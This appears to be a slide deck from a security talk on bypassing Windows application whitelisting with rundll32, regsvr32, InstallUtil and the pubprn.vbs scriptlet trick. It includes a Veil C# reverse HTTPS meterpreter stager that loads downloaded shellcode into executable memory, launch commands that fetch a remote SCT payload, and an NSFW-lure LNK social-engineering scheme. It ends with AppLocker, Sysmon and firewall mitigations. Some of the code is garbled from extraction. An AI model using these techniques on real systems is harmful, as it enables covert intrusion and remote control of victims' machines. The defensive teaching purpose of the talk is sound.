
AllTheThings

```
###Includes 5 Known Application Whitelisting Bypass Techniques in One File.  
###1. InstallUtil.exe  
###2. Regsvcs.exe  
###3. Regasm.exe  
###4. regsvr32.exe  
###5. rundll32.exe
```

All-in-one DLL;
convenient for testing

Type 1
Indirect loading of compiled codes
using system components

We illustrate next with free tools
& relatively easy for someone
with programming know-how &
Metasploit knowledge...



root@kali: ~/Veil

Veil-Evasion

[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

Payload information:

- Name: Pure C# Reverse HTTPS Stager
- Language: cs
- Rating: Excellent
- Description: pure windows/meterpreter/reverse_https stager, no shellcode

Payload: cs/meterpreter/rev_https selected

Required Options:

Name	Value	Description
COMPILE_TO_EXE	X	Compile to an executable
DOMAIN	X	Optional: Required internal domain
EXPIRE_PAYLOAD	X	Optional: Payloads expire after "Y" days
HOSTNAME	X	Optional: Required system hostname
INJECT_METHOD	Virtual	Virtual or Heap
LHOST	192.168.2.161	IP of the Metasploit handler
LPORT	443	Port of the Metasploit handler
PROCESSORS	X	Optional: Minimum number of processors
SLEEP	X	Optional: Sleep "Y" seconds, check if acc
USERNAME	Music	Optional: The required user account
USE_ARYA	N	Use the Arya crypter

Object Browser

payload.cs → **Program.cs**

```

1  using System; using System.Net; using System.Net.Sockets; using System.Linq; using System.Runtime.InteropServices;
2  namespace xjQqSimmnIFz { public class YmNiEBzRInKffN {
3      private static bool rKaaDAHoYtrkcjk(object sender, System.Security.Cryptography.X509Certificates.X509Certificate2 certificate) {
4          static string hNvoDtE(Random r, int s) {
5              char[] ZuKRJRBpI = new char[s];
6              string kjGYzK = "dYqD2vagSzV4lPpo1Uk60wNJ0K7FbcCETXMQnmhZ3fyIs9ext5Bj8RHAIWLGur";
7              for (int i = 0; i < s; i++) { ZuKRJRBpI[i] = kjGYzK[r.Next(kjGYzK.Length)]; }
8              return new string(ZuKRJRBpI);
9          }
10         static bool QShqRy(string s) { return ((s.ToCharArray().Select(x => (int)x).Sum()) % 0x100 == 92); }
11         static string pidadEf(Random r) { string MjvmKbXeIRas = "";
12             for (int i = 0; i < 64; ++i) { MjvmKbXeIRas = hNvoDtE(r, 3);
13             string CLnjcp = new string("g2mrUuzS8h3vf0dyN7sQxVa4M0qlJ6TbtpiLnXGRPEzwIAKkYBcHD15CoF9Wje".ToCharArray());
14             for (int j = 0; j < CLnjcp.Length; ++j) {
15                 string KbPQQg = MjvmKbXeIRas + CLnjcp[j];
16                 if (QShqRy(KbPQQg)) { return KbPQQg; } }
17             static byte[] JfDALv(string rBVrjCywiF) {
18                 ServicePointManager.ServerCertificateValidationCallback = rKaaDAHoYtrkcjk;
19                 WebClient PeslzqPVqvX = new System.Net.WebClient();
20                 PeslzqPVqvX.Headers.Add("User-Agent", "Mozilla/4.0 (compatible; MSIE 6.1; Windows NT)");
21                 PeslzqPVqvX.Headers.Add("Accept", "*/*");
22                 PeslzqPVqvX.Headers.Add("Accept-Language", "en-gb,en;q=0.5");
23                 PeslzqPVqvX.Headers.Add("Accept-Charset", "ISO-8859-1,utf-8;q=0.7,*;q=0.7");
24                 byte[] hOuTOPAnkGVxE = null;
25                 try { hOuTOPAnkGVxE = PeslzqPVqvX.DownloadData(rBVrjCywiF);
26                 if (hOuTOPAnkGVxE.Length < 100000) return null; }
27                 catch (WebException) { }
28                 return hOuTOPAnkGVxE; }
29             void nhdKiVYCLROnBqf(byte[] XLdxAK) {
30                 (XLdxAK != null) {
31                     UInt32 DfMMcajilrzpEgM = VirtualAlloc(0, (UInt32)XLdxAK.Length, 0x1000, 0x40);
32                     Marshal.Copy(XLdxAK, 0, (IntPtr)(DfMMcajilrzpEgM), XLdxAK.Length);
33                     IntPtr uMmUbgPCpJVC = IntPtr.Zero;
34                     uMmUbgPCpJVC = VirtualAlloc(0, (UInt32)XLdxAK.Length, 0x1000, 0x40);
35                     Marshal.Copy(XLdxAK, 0, (IntPtr)(uMmUbgPCpJVC), XLdxAK.Length);
36                     ProcessStartInfo startInfo = new ProcessStartInfo();
37                     startInfo.FileName = "calc.exe";
38                     Process.Start(startInfo);
39                     YmNiEBzRInKffN y = new YmNiEBzRInKffN(); }
40             }
41         }
42     }
43 }

```

payload.cs → **Program.cs**

```

53     //Add any behaviour here to throw off sandbox execution
54     }
55     }
56     }
57     }
58     public class Thing0
59     {
60         public static void Exec()
61         {
62             //ProcessStartInfo startInfo = new ProcessStartInfo();
63             //startInfo.FileName = "calc.exe";
64             //Process.Start(startInfo);
65             YmNiEBzRInKffN y = new YmNiEBzRInKffN();
66         }
67     }

```

Command Prompt

```
C:\Windows\Microsoft.NET\Framework>regsvr32 /s /u C:\Users\q\Source\Repos\AllTheThings\AllTheThings\bin\x86\Release\AllTheThings.dll
```

Armitage

Armitage

Armitage View Hosts Attacks Workspaces Help

- multi
- meterpreter
 - reverse_https
- python
 - meterpreter
 - reverse_https
 - meterpreter_reverse
- windows
 - meterpreter
 - reverse_https
 - reverse_http
 - reverse_win32
 - meterpreter_reverse

Launches an exploitation attempt.

1. Add.cs to project

2. Modify slightly & build...

3. Put command in LNK

4. Command & Control... #gg

5~10 mins tops

Mitigate “Indirect” Execution

AllTheThings

###Includes 5 Known Application Whitelisting Bypass Techniques in One File.

- ###1. InstallUtil.exe
- ###2. Regsvcs.exe
- ###3. Regasm.exe
- ###4. regsvr32.exe
- ###5. rundll32.exe

Take a look @
[https://github.com/subTee/
ApplicationWhitelistBypassTechniques/
blob/master/TheList.txt](https://github.com/subTee/ApplicationWhitelistBypassTechniques/blob/master/TheList.txt)

Needed by System
(eg. launch control panel)



- Use AppLocker (or equivalent) to block first 4.
- AppLocker DLL control impacts performance
- Sysmon to monitor DLL loads

The screenshot shows the Graylog web interface. At the top, there's a navigation bar with links for Search, Streams, Alerts, Dashboards, Sources, System, and Help. Below the navigation is a search bar with the text 'Search result'. The main area displays a table of search results titled 'Messages'. The table has columns for Timestamp, source, CommandLine, and User. There are five entries visible:

Timestamp	source	CommandLine	User
2017-05-23 00:00:00.000	W7x86sp1Patched	C:\Windows\system32\rundll32.exe /d srrstr.dll,ExecuteScheduledSPPCreation	NT AUTHORITY\SYSTEM
2017-05-23 00:00:00.000	PEC-W7proSP1x86	C:\Windows\system32\rundll32.exe /d srrstr.dll,ExecuteScheduledSPPCreation	NT AUTHORITY\SYSTEM
2017-05-22 17:23:11.000	PEC-W7proSP1x86	rundll32 C:\Users\q\Desktop\AllTheThings.dll,EntryPoint	PEC-W7PROSP1X86\q
2017-05-22 17:22:58.000	PEC-W7proSP1x86	rundll32	PEC-W7PROSP1X86\q
2017-05-22 00:00:00.000	W7x86sp1Patched	C:\Windows\system32\rundll32.exe /d srrstr.dll,ExecuteScheduledSPPCreation	NT AUTHORITY\SYSTEM

Red arrows point from the 'rundll32.exe' command in the third log entry to the 'rundll32.exe' command in the first and second log entries, highlighting the pattern of indirect execution.

Other “Indirect” Methods

(non-exhaustive obviously)

- COM & registry abuses (will touch on later)

- Profiler abuses


- Exotic components

The screenshot shows a Windows desktop environment. On the left, a Visual Studio Profiler window displays C++ code for a DLL's entry point. In the center, a Notepad++ window titled 'Profiler.bat' contains a batch script that sets environment variables for .NET profiling. On the right, a PowerShell window shows the command 'powershell.exe' being run. A red arrow points from the 'Profiler.bat' window up towards the environment variable settings in the batch file, indicating the method used to trigger the exploit.

By Setting Environment Variables

A new UAC bypass method using application compatibility databases

The new UAC bypass method observed by JPCERT/CC during its analysis of Dridex is characterized by its use of application compatibility databases. An application compatibility database is a file that configures execution rules for applications that have compatibility issues. These files have an extension of sdb. Dridex leverages this feature to bypass UAC as shown in Figure 3.



Casey Smith @subTee · 13 hours ago
As a Normal User..
Injecting into ANY .NET app w/profiler is trivial.
Doesn't need to even be a profiler!
DLL_PROCESS_ATTACH to trigger. ;-) pic.twitter.com/jmGZVc3vE5

Let's say 'well-known' components are blocked....

AllTheThings


```
###Includes 5 Known Application Whitelisting Bypass Techniques in One File.  
###1. InstallUtil.exe  
###2. Regsvcs.exe  
###3. Regasm.exe  
###4. regsvr32.exe  
###5. rundll32.exe
```

~~Powershell~~
~~.vbs/.js/.hta/.bat.....~~

hypothesically blocked w/o affecting users

Plus other stuff mentioned in <https://github.com/subTee/ApplicationWhitelistBypassTechniques/blob/master/TheList.txt>

Let's look @ Type 2
OS or whitelisted app scripting features



Scripting Abuses...

<https://www.slideshare.net/mobile/enigma0x3/windows-operating-system-archaeology>

Evasion

Windows very often resolves COM objects via the HKCU hive first

Find your favorite script that implements GetObject() or CreateObject() and hijack it.

This allows you to instantiate your own code without exposing it via the command line.

whitelisted path



C:\Windows\System32\Printing_Admin_Scripts\en-US

pubprn.vbs

```
62  
63 ServerName=" args(0)  
64 Container" = args(1)  
65  
66  
67 on error resume next  
68 Set PQContainer" = GetObject(Container)  
69
```

Looks like PHP problem #geekjoke



We illustrate next, using the same Veil C# code, compiled, encoded to text JScript within SCT file & load over TLS via Gist.Github...

For example: Windows printing script pubprn.vbs calls GetObject on a parameter we control. Can use this to execute a COM scriptlet

```
C:\Windows\debug\WIA>cd \
C:\>cd windows
C:\Windows>cd system32
C:\Windows\System32>cd Printing_Admin_Scripts
C:\Windows\System32\Printing_Admin_Scripts>cd en-US
C:\Windows\System32\Printing_Admin_Scripts\en-US>pubprn.vbs localhost script:https://gist.githubusercontent.com/jymcheong/4275fd814b8fe6558852d830aabc9160/raw/9fd97a6dce41d70c103747a0980cc05db36f9658/sample.sct
C:\Windows\System32\Printing_Admin_Scripts\en-US>
```



Using DotNetToJScript

[https://github.com/tyranid/
DotNetToJScript ...](https://github.com/tyranid/DotNetToJScript...)

turned a .NET assembly with
Veil-3.0 Pure C# reverse
https stager (same
payload.cs you saw earlier) to
JS script embedded *into a*
remote SCT scriptlet text file

**We may have AppLocker
rules to block scripts in
non-whitelisted path... but
this script is within
\Windows**

Armitage View Hosts Attacks Workspaces Help



Jobs X Console X Processes 2 X windows/meterpreter/reverse_https X

[*] Started HTTPS reverse handler on https://172.30.1.107:443
[*] Starting the payload handler

“Social Engineering” >> LNK

- In the earlier LNK builder demo, we wrote-&-launched a deceptive Excel file... why? user will see it through if clicked & nothing happens... so let's use the same deception again...
- **Imagine user receives some #NSFW in a zip file... some free pics inclusive ;)** & an internet LNK for m0re!~
- Compiled malicious .NET code launches IE Browser with a ‘relevant’ site while calling-back to C2, set a timer to spoof login screen, xxx, yyy...
#UseSomeImagination
- **BTW, the path of pubprn script is common to both x86 & x64 Windows**
- Apart from initial LNK file, this method is largely ‘file-less’ (loose definition) since there is NO drop-&-run. Erase LNK file is trivial...

Code Execution Options

- Let's say

AllTheThings

```
###Includes 5 Known Application Whitelisting Bypass Techniques in One File.  
###1. InstallUtil.exe  
###2. Regsvcs.exe  
###3. Regasm.exe  
###4. regsvr32.exe  
###5. rundll32.exe
```

~~Powershell
.vbs/.js/.hta/.bat...~~

hypothesically blocked without
affecting users


from non-whitelisted path
are blocked

LNK & Macros (features)

Type
& Run

some unknown but
whitelisted system
components/scripts


Exploit (bugs) eg. ETERNALBLUE RCE)



Mitigate rundll32 abuse

- Use Windows Firewall, limit # of programs that can make external networks comms eg. allow browser This blocks methods like... **pubprn.vbs localhost script:https://.....sct** , in general bad stuff hosted remotely, regardless compiled assembly or script
- In reality, we may not want to block rundll32 since it is going to impact Windows... **even with AppLocker DLL control, it is officially documented that it will impact performance...**

Mitigate rundll32 abuse with icacls



